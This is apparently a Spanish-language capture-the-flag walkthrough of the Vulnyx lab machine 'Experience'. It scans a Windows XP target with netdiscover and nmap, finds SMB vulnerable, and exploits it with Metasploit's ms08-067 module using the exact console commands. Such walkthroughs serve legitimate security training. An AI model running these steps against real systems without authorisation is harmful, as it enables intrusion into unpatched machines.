
Máquina Experience (Vulnyx)

De Ignacio Millán Ledesma Publicado el: 09 agosto

Comenzamos con averiguar la dirección IP de la Máquina Víctima, para ello utilizaremos la herramienta **netdiscover**, para ello ejecutamos el siguiente comando:


$ netdiscover -i eth1 -r 10.0.2.0/24



- **Kali (Máquina Atacante):** 10.0.2.4
- **Máquina Víctima:** 10.0.2.8

Comprobamos si tenemos conexión con la Máquina Victima, para ello ejecutamos el siguiente comando:

$ ping -c 1 10.0.2.8



Como se puede comprobar por el TTL nos enfrentamos a una Máquina **Windows**.


A continuación, realizamos con la herramienta **nmap** un reconocimiento de los servicios, para ello ejecutamos el siguiente comando:

$ nmap -PN 10.0.2.8 -sVC

Como podemos comprobar la Máquina Víctima tiene abiertos los puertos **135**, **139** y **445**; y nos confirma que se trata de una Máquina con **Windows XP**.

A continuación, comprobamos si el servicio que corre por el puerto 445 (**smb**) es vulnerable su versión, para ello usaremos el **script vuln** de **nmap**, para ello ejecutaremos el siguiente comando:

$ nmap -p 445 10.0.2.8 --script vuln



Y comprobamos que es vulnerable.

A continuación, haremos uso de la herramienta **Metasploit**, para ello ejecutamos el siguiente comando para arrancarla:

$ msfconsole

Buscamos este **exploit**, para ello ejecutamos el siguiente comando dentro de la consola de Metasploit:

msf6> search ms08-067

Seleccionamos, configuramos y lanzamos el exploit, para ello ejecutamos los siguientes comandos dentro de la consola de Metasploit:

msf6> use 0
msf6> set RHOSTS 10.0.2.8
msf6> run